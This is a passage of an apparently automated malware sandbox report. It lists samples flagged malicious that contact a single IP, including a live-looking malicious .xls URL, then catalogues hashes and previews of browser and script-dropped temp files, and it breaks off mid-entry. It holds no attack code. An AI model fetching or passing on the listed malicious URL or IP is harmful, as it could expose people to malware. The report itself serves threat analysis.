	http://onlinecompanishouse.com/ref-101220-OCC6XU73R290HT8.xls	Get hash	malicious	Browse	• 88.99.66.31
	ciolns.dll	Get hash	malicious	Browse	• 88.99.66.31
	PreviewDoc.exe	Get hash	malicious	Browse	• 88.99.66.31
	Print-Review.exe	Get hash	malicious	Browse	• 88.99.66.31
	Print-Review.exe	Get hash	malicious	Browse	• 88.99.66.31
	2cfui.dll	Get hash	malicious	Browse	• 88.99.66.31
	Arutxesb3.dll	Get hash	malicious	Browse	• 88.99.66.31
	Documentaddress.dll	Get hash	malicious	Browse	• 88.99.66.31
	EJG80crXtR.exe	Get hash	malicious	Browse	• 88.99.66.31
	BzOsCfm.dll	Get hash	malicious	Browse	• 88.99.66.31
	cdUZ-Fichero-ES.msi	Get hash	malicious	Browse	• 88.99.66.31

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{3CE1DE67-3EA1-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7668220758887454
Encrypted:	false
SSDEEP:	96:r/Z8Zd2I9W6wt6Vrf6K0BaM6zJ9j4Na33kcB:r/Z8Zd2I9Wbt8rfL0BaMOJ9j4NankcB
MD5:	7F90002C05CE842FA742A6A95130477F
SHA1:	810563E604F38EAA62C937666367B6BB0B6F5DCD
SHA-256:	4997F106593FD06508D886AA16C18BC55EB0254DBBF6856A2F0FF291A5134388
SHA-512:	C91B23F2EC78046DFEEC53CB66D42C05561ABC6CFE42E3AF9E451DEC515B0946BB508D9EB2CE634BC0E6978A03F7B4B21123101A0C067427CB2B6523B359E4E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{3CE1DE67-3EA1-11EB-90E4-ECF4BB862DED}.dat	
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{3CE1DE69-3EA1-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28152
Entropy (8bit):	1.9178262440388685
Encrypted:	false
SSDEEP:	192:rNZ+QK6QkEFjin2bkWDMqYxmAklmjA8iA:rj71dEhi2/Aq4lYh8V
MD5:	F58BC57AD67B0F72AD6FD1D62F9C7338
SHA1:	5FEF4101FB5B23F72D83B0381E226C8161ED57A7
SHA-256:	20BA24693F5EF940608C912C755E4E04BA4B5D228F693801DBFD85C1C77FD809
SHA-512:	00955749385D30F965344A32174CD967B98B9AA82446416CFBD092BF288FF289974099D22B2DD7205687297F63B9CE84C3BC6FD140B2166DB2F29A799FADA2E3
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.1150813450849
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEcUBNHUBNAnWimI002EtM3MHdNMNxOEcUBNHUBNAnWimI00ObVbkEty:2d6NxOVUB5UBSSZHKd6NxOVUB5UBSSZ4
MD5:	A662EC735B66AB4F9BFE32F5FBBE18C2
SHA1:	255A03BF2B13740F069D7B2B485A6B8C4564AD52
SHA-256:	5F86D0AF194884867CA7FA1AC45C0E50089D2C686C57C321F87EE78A7C886721
SHA-512:	21FFA7923BB825DD8C82D76BC62275B30AE743ED45B679B597DFD95511882E645FC2BE1DD9AF938319DF03C358FF39695A411B938F98BA3F2EA057432BACAD4
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x12f88d94,0x01d6d2ae</date>< accdate>0x12f88d94,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x12f88d94,0x01d6d2ae</date><accdate>0 x12f88d94,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile ></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.101772542162063
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2k4SgVSgAnWimI002EtM3MHdNMNxe2k4SghbAnWimI00Obkak6EtMb:2d6Nxrj1gSZHKd6NxrjCSZ7Aa7b
MD5:	082B97DDD40FBB0C962E6B27E03D09E4
SHA1:	2E35C93E0C543A1D0E3983954A77A3950C070EC5
SHA-256:	DD067A4CDF6E149FCEE75A81C9A9312E0602309B37686CC0C6057A0964C5B2A3
SHA-512:	A1FDEE26BAA6A553E85E3175E2E422657A043DDF453FD6F5632258BD0149CD72062732920E83E892D9F18CFD9F43BABBA15A1AA94BDCBE1DF0242A56EB7B81 5
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x12f1668a,0x01d6d2ae</date><a ccdate>0x12f1668a,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x12f1668a,0x01d6d2ae</date><a ccdate>0x12f3c910,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Am azon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.131685387014256
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLcUBNHUBNAnWimI002EtM3MHdNMNxvLcUBNHUBNAnWimI00ObmZEtMb:2d6NxvAUB5UBSSZHKd6NxvAUB5UBSSZM
MD5:	5CE5195EAE9711329525C2DBA115DB8B
SHA1:	0EF40AA39B45EB03A748BCF5F5C6D358B898117A
SHA-256:	EE8680680EF1DB9FD310035D25882DC5B249F32352CCDCD84B39DE9AB19AD094
SHA-512:	4F93B0B247646FB1BE292180BA6FE5BD2C5DFE8ED58796F1A04A5CBBD54A874DF9AFE85C0F8861B6D784F01F79878056EBEF77B9912229E91FB68BAB82F5562
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x12f88d94,0x01d6d2ae</date><accdate>0x12f88d94,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x12f88d94,0x01d6d2ae</date><accdate>0x12f88d94,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.116519468036136
Encrypted:	false
SSDEEP:	12:TMHdNMNxiJuquAnWimI002EtM3MHdNMNxiJuquAnWimI00Obd5EtMb:2d6Nx+RzSZHKd6Nx+RzSZ7Jjb
MD5:	7C439525198866B74A5646C9EB39BFDE
SHA1:	3DA6046CC748017CE0C552FBD2195FB3CE64B2E2
SHA-256:	A90BB12A7D5A13AAEA17050CD5A49D37F8282916A0B8EFE2F42F599B1C1037B8
SHA-512:	9B54433ECC05EB45EB535D0CEF88397F1C454771362450C11D0AC64FAD8022FFE3BC58D7D2020003480489F0793C00B6A5F0A45561189750090A5202131F061B
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x12f62b75,0x01d6d2ae</date><accdate>0x12f62b75,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x12f62b75,0x01d6d2ae</date><accdate>0x12f62b75,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.066480242989396
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwRq6qAnWimI002EtM3MHdNMNxhGwRq6qAnWimI00Ob8K075EtMb:2d6NxQqSZHKd6NxQqSZ7YKajb
MD5:	7002AF50F52263457CD5DBB05821C006
SHA1:	083B6544101D92D0DBD678EE08054FA59B4AAF26
SHA-256:	FC53265D11605E91DE7689AAAC20021233D93BD4E7B51C1D37EC72F52AA75A01
SHA-512:	487E8BD364DCE915C42A97C3E0D8077C1A4E6999C67CE8044DEA56C6AB3397485F3F6A6C3804DC805BFD5FFAA69C2F895C71ADB2E1E385EAED5845610504B36
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x12faefe1,0x01d6d2ae</date><accdate>0x12faefe1,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x12faefe1,0x01d6d2ae</date><accdate>0x12faefe1,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.11386256265662

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Encrypted:	false
SSDEEP:	12:TMHdNMNx0ncUBNHUBNAnWimI002EtM3MHdNMNx0ncUBNHUBNAnWimI00ObxEtMb:2d6Nx0cUB5UBSSZHKd6Nx0cUB5UBSSZX
MD5:	85F51F10FE17B06DCD50DDCE6D514C43
SHA1:	A887CF6F51BD7658D86CAD009434D0DFD368E892
SHA-256:	EBE02D9FA074D3C8F222CBB03EC5E60C5E39BA26223E5DF98D3403E66A362BD2
SHA-512:	7E72BD633E44E73E0F4D2655927ABC90FCDF1ED83FF1D2B4CB2896C7E38F7902F43D6DDF2F2B6137292061C778305A24A738C8819225E09D0761F1BBB48EE41
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x12f88d94,0x01d6d2ae</date><accdate>0x12f88d94,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x12f88d94,0x01d6d2ae</date><accdate>0x12f88d94,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.1410960445292355
Encrypted:	false
SSDEEP:	12:TMHdNMNxxJuquAnWimI002EtM3MHdNMNxxJuquAnWimI00Ob6Kq5EtMb:2d6NxjRzSZHKd6NxjRzSZ7ob
MD5:	F1805AFC3A3FC5BC6BBD91195C67B1B6
SHA1:	C72EA2A60032B50C90DF7FB4DEDD4BD20F6FB272
SHA-256:	A077B36ACCAC7FD3A9883506AAA3EDD68AC0AC3318306031DE473BBA73C9EA20
SHA-512:	ECEB0B40473F4980D653D0F888BDA24781F839D83616E210E0EE484B04269F887DC986F534619A6DA0853074DD428099A722B3AB350C66380FBE02F93684F49D
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x12f62b75,0x01d6d2ae</date><accdate>0x12f62b75,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x12f62b75,0x01d6d2ae</date><accdate>0x12f62b75,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.091328285423939
Encrypted:	false
SSDEEP:	12:TMHdNMNxcEbhbAnWimI002EtM3MHdNMNxcEbhbAnWimI00ObVEtMb:2d6Nx6SZHKd6Nx6SZ7Db
MD5:	706533922003258126BC16C98F8EAC0D
SHA1:	23347078B5AAA1B081CBFF68BBE7128F7C294D07
SHA-256:	D6ACA79E66AF04F89E3599844B19CDB0D0CC4B8C8B3AE81C8830F45EB0FD58FF
SHA-512:	C9FA2F81AEDE91D7D87D555E6FB17FB04ACF6564CEB78EFC544F3C4E17A52C8D04301353933221B22315E1523D0E05EF4BDE8F313290A273C6F42EF4E1031EED
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x12f3c910,0x01d6d2ae</date><accdate>0x12f3c910,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x12f3c910,0x01d6d2ae</date><accdate>0x12f3c910,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.102133455711434
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnJuquAnWimI002EtM3MHdNMNxfnJuquAnWimI00Obe5EtMb:2d6NxBRzSZHKd6NxBRzSZ7ijb
MD5:	612D7C7FCF8A4428486E3779F4CF6875
SHA1:	F480C7F4A918800753FB9A90FE40B4D9BB1E9600
SHA-256:	EDF823642129FB9B3D21418E7643D5155A3BAC1A6E4326E9E8817BB3ABBCD48E

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
SHA-512:	2DBEE2A44BFCBC3DEBB511C18460987CF76EF19B9450647A9E61B36E677CBCDE123A5029F90BFE6831E71105B0467C328E8D3317B5F96B9AAA802A9F7F2F848F
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x12f62b75,0x01d6d2ae</date><accdate>0x12f62b75,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x12f62b75,0x01d6d2ae</date><accdate>0x12f62b75,0x01d6d2ae</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Temp\Baudelaire.ttf	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	58
Entropy (8bit):	4.9551443058758435
Encrypted:	false
SSDEEP:	3:F00K64N0oEybC293:Fg0Mh93
MD5:	1D4487C6F53B3D4B0E4B4EFE7001FB79
SHA1:	4827CA1405BFD570E8AEC0C06CED985B0EDF5B7C
SHA-256:	CCA57B3CFB4B197CB9BC0536AF10F7510287512B458FF40C01FFD62814C94902
SHA-512:	7FD10EDBB1906F525529516C6E73A81835177A475CF1E695CA261A970F28B7E7A6F5E3C4CB8D56D31AE20DED4DADDE3FE274D4F2D88EA42F6C1D63769BEF67F
Malicious:	false
Reputation:	low
Preview:	suuEBxeRuiljDmNvcrOtoArdqVDtaNsEMZiWTJPYuQZAmlEgEDVjQKXuqd

C:\Users\user\AppData\Local\Temp\Brookhaven.rpm	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	90
Entropy (8bit):	5.197369835618362
Encrypted:	false
SSDEEP:	3:fVL6LRmfMynQUdHHp1DtOdPGitZX8N+7XdCRE:fVL6mfz58NGiDMo7Ay
MD5:	5FBB9955E6F4CC7722939AA88D88F554
SHA1:	655EB0989F3BCDCE24F09B4436612DD41F22ABFB
SHA-256:	5314EA93E054D95DE460C1D6F6F9EC554242EE58C992E51BB4568A97F9FFFA46
SHA-512:	C12437FA3293E648180F8BE323FE46E51BDCAEB4E12C5722270A2FCCC2AC930F6A7CB5C9FAEA33FA748F79E74EF962D158D9DA821A761D3C4B9F833270D22A4
Malicious:	false
Reputation:	low
Preview:	OKVDpgmSIzfbSCwsJpsMzggFgrGvAbTEziWBBuTwxvhTbLPfHkaUFjcGHDjxStSfJFxnSHjTdwhzJWJorzeewFrtBa

C:\Users\user\AppData\Local\Temp\Gerhardt.po	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	54
Entropy (8bit):	4.921192131632842
Encrypted:	false
SSDEEP:	3:+VYvIdwg/1V0rStz:+VaKw61tz
MD5:	5701031A3E1B102200A57126F6D5B853
SHA1:	188D8E047BEDB4F85C6B55C72966E17822DCB92C
SHA-256:	54B7972D565213962120552252C86FCF1A092772453BAD27FE67AC28CF84F6A2
SHA-512:	97721A717EFD282E0FB2763A5F1A09CC1062C856F9ABDFF4C89163EB387DA131277B792358C04FF0D00B34455DCD746AB891BBAB5039F65EE4393AD86786E747
Malicious:	false
Reputation:	low
Preview:	UnGykYhYhQzNcxfImFAxyvKgAuhvikNBmggrnUramcZPpWBNwJPHGC

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Size (bytes):	89
Entropy (8bit):	4.304762960100765
Encrypted:	false
SSDEEP:	3:oVXVPzpTELSU6T498JOGXnFPzpTELSU6uUCn:o9heLSU6T49qxeLSU6m
MD5:	6113DA501DD49CE4EC4371BF09623403
SHA1:	C6701A2FD5B7BB3646696C69C35F60190F20A061
SHA-256:	6A1C3300269D4CF8ECDA2ECE8D262CDC05B25B8DF324082D76FAC38340C627CC
SHA-512:	066917816576998DEE3BA17FF1E077ACAF5D736D481321B5A81D958111E78DB66F4E895F2F14D9F0EB44615A507C520B3341BD52BD013CB9C044904565275F90
Malicious:	false
Preview:	[2020/12/14 22:46:21.718] Latest deploy version: ..[2020/12/14 22:46:21.718] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\Judy.mp2	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	18
Entropy (8bit):	3.9477027792200903
Encrypted:	false
SSDEEP:	3:n2w0QW:eQW
MD5:	A89F15BC815D1D5477F83EA8FD4CCD7F
SHA1:	E3D465C4FA64985BE733CA0D0E2B907C4EBF09E9
SHA-256:	599269758C5F0B576DCFD0889416326DF76562FCCF434B3BB9C073A0FB30B877
SHA-512:	25F9B74702FC0F35BAB806F7463EC636503A643FC2A0680CD5CC616D55D4536303AD3578948EB12E12D6474EF058A087BDADC53AA7000577EC633ABFEC1F9A5
Malicious:	false
Preview:	gDEVASSepQHNwTeCta

C:\Users\user\AppData\Local\Temp\acquittal.war	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	24
Entropy (8bit):	3.8349625007211565
Encrypted:	false
SSDEEP:	3:uHDCXzQn:ujCjQ
MD5:	B4B6356F4BC7859537399B977E3C2164
SHA1:	F5F7040971716D56D4A1D031E6D41DE724F0F870
SHA-256:	EBD175F434CED52DD6D90D16A4FAE55C40EE7939CE1CC5324A7C6004506DF90E
SHA-512:	C33AA028DBF4FF6B0B779EC67CBD92FA6E1C232DE965A2645A84568963F8E0EF36F3B0485E2ABDB0E15010AC6526BD50B92C7260807F6CAD0567E2EC5E5C03 3
Malicious:	false
Preview:	jqjNOmXGOJIGksrmrBrVzarJ

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\byproduct.lha	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	47

C:\Users\user\AppData\Local\Temp\byproduct.lha	
Entropy (8bit):	4.873737787847851
Encrypted:	false
SSDEEP:	3:TwU11xVwlVUJah:t114Vh
MD5:	AAE9D9F1C4E8879D7FDA64E7556CDA6F
SHA1:	43720BC08E2CBC351884533F8EA162269F448219
SHA-256:	CE7AB485D8383747C124C5592F09A15A32FBFD6C8C5C0C48D0F1C0ED158C0994
SHA-512:	9D51242D914487687B76D4589ABD00D56D3B96C3B87EA1171DF5D49FF05C7E90387E71A9CAC3210F0D90D39E5C280F6762C5A274DC40ED9B715B5D8BBB29962
Malicious:	false
Preview:	qZYEfRvupMVqXJmYZhqiigTQIaWqGxLcUTwpARNlbRVczRl

C:\Users\user\AppData\Local\Temp\chapel.lha	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	54
Entropy (8bit):	4.958229168669879
Encrypted:	false
SSDEEP:	3:01LJeZ6FFhn:019eZGn
MD5:	6BD5E851524E2F5FB89225CE564F2782
SHA1:	46EEA6DBB9E154696F50FC4FD1FC55F8A0F34D1E
SHA-256:	F489434078372F924842498F69D783BE6F6316B5A429AD5FA909A06CD1FB977D
SHA-512:	410A2740776932F0912CA5D9C055E7AFD89F03B4CF987BFE8B9C9ABC91842D1A8AE2CA2D9F3A125BF10638B3C95C8A0780ECD52EB3BD67DC0DFC43E7E1842E FC
Malicious:	false
Preview:	BoXCsdqIAgEJojqUpgHPvrXyqNhXeUImOtxLeLwllyWgSjglDrEfZL

C:\Users\user\AppData\Local\Temp\civet.lha	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	42
Entropy (8bit):	4.612439148917725
Encrypted:	false
SSDEEP:	3:6QCNwLRs9987qw:6QCNZ6
MD5:	710D38387B3EA19B58D12DB5F086BE34
SHA1:	D8AE706471D21F3828FC1C3969FE7584C0377C21
SHA-256:	26BD7D76AA6F1AD3DD61AB03E67ED2405B253F7C1BA37E231F4FB35F5F1045A0
SHA-512:	F9B22F0D062881B403A499A69C3EB4DF92C95FC2908E3B96A77C8B0C0D26C47F00999CBD9D8F3AE3A8F182A0DE40ABE243B7678DAAF98BF8545AB0863575FDI C
Malicious:	false
Preview:	tRJWNuIFFTUnXOIkqOjlRlfXkwRVEYATraVSTaATtp

C:\Users\user\AppData\Local\Temp\crutch.ppt	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	4.23890125660263
Encrypted:	false
SSDEEP:	3:oOz31AR7Z:oOBy
MD5:	E2248DA3B8ECEE80F9A5F9CF7D225E41
SHA1:	68837802704266484D7523D51C5EE5740B67AC94
SHA-256:	2A2CD366A484DA6FFC0B2D757F893E7E930F699AC935D17C42512F45FA9F5C40
SHA-512:	DBCE18B25B871DFAF110B31D9AC4FD9301AF26DA6533984660456266834 3BBCAD8B8D2DDB6354C393E3616AF7C5410F62CEF4E96C5DDF1EAA4C4BECD6E631 6B
Malicious:	false
Preview:	QtEJLSuOMVRGsRUzJuAGMhpjkS

C:\Users\user\AppData\Local\Temp\dean.mng	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	19

C:\Users\user\AppData\Local\Temp\dean.mng	
Entropy (8bit):	3.6818808028034042
Encrypted:	false
SSDEEP:	3:KdGuSblG:k5Sbc
MD5:	194F01AA1820D5BE8EAFD41C067DF794
SHA1:	A48B2CB244CC59F000C90101FF26A3BE006ACF7D
SHA-256:	D1E65F1D2708E52C926C0F10ABC05775D81262E809FC9F06F4ACDCAC3984B440
SHA-512:	5F7B5B392CBB37EA8A9FA76DF68FB5AFA848C84EFD8466ABFC03C37E4DD0DE2D482347CF7B85472E6250A0C90CABA5BCD4A9CA41506334C88988377BB1575(1F
Malicious:	false
Preview:	ZIodmbYKPvoKwZvoahc

C:\Users\user\AppData\Local\Temp\determinant.webm	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	97
Entropy (8bit):	5.255811847909343
Encrypted:	false
SSDEEP:	3:+SdzBFx1mtsE9usHCm4qQCu/tmO93/9IeYol:+ezBLcue4+kMeYG
MD5:	8F9021E0D73C190D38EEFDD89E0C28D2
SHA1:	E822A73FDF744DF37F2FB44FD78A566642A2E7F2
SHA-256:	342B29960A4BCA481D4C76A1CD47D6F24E8283F47EB4969D69E7E4A86EB1CC4B
SHA-512:	B642B33F15B5037A453D82E9556F5A2F0913C02377E786B1F352432C9AB8D237EE2D1D038AF4E5455F096AB654E7A02B5676DA7F8E233EF42006FFFDA4949D97
Malicious:	false
Preview:	DfzQwmEghemkdHfpubYUyTgSFICyPkWkgqSQaXsLIPhzQVrydfylxMukCiKpMKhHCkorVKAaTIsLtIzgmgxWnWrGymgjPzANI

C:\Users\user\AppData\Local\Temp\epigrammatic.ps	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	4.1523912776298655
Encrypted:	false
SSDEEP:	3:HnYWx3HW9Qw:423HOb
MD5:	D1CB1F7B7344D4E20F5F87B152208B01
SHA1:	838B10488C6F39ED4D4DDCEA6EB5E1815E1BC6DF
SHA-256:	DD71063617C0215F4A8DCEC17645DC6A3BCF7D11DD327DB3BCAD484E03330AF5
SHA-512:	7B06572DCB3A9C5669B4826AB844C5A2C3D4BD9FB281D36E272841A6EE585E5258316A5A686132A7101172BDC29B578157EB02753E071A20CA105FF898DA6B26
Malicious:	false
Preview:	ZLtBPJgsTFnsesolYwcuna

C:\Users\user\AppData\Local\Temp\fought.whl	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	20
Entropy (8bit):	3.984183719779189
Encrypted:	false
SSDEEP:	3:NE5cdWJVUli:YkO+li
MD5:	9D65F16E098842483B3948C87287A5EA
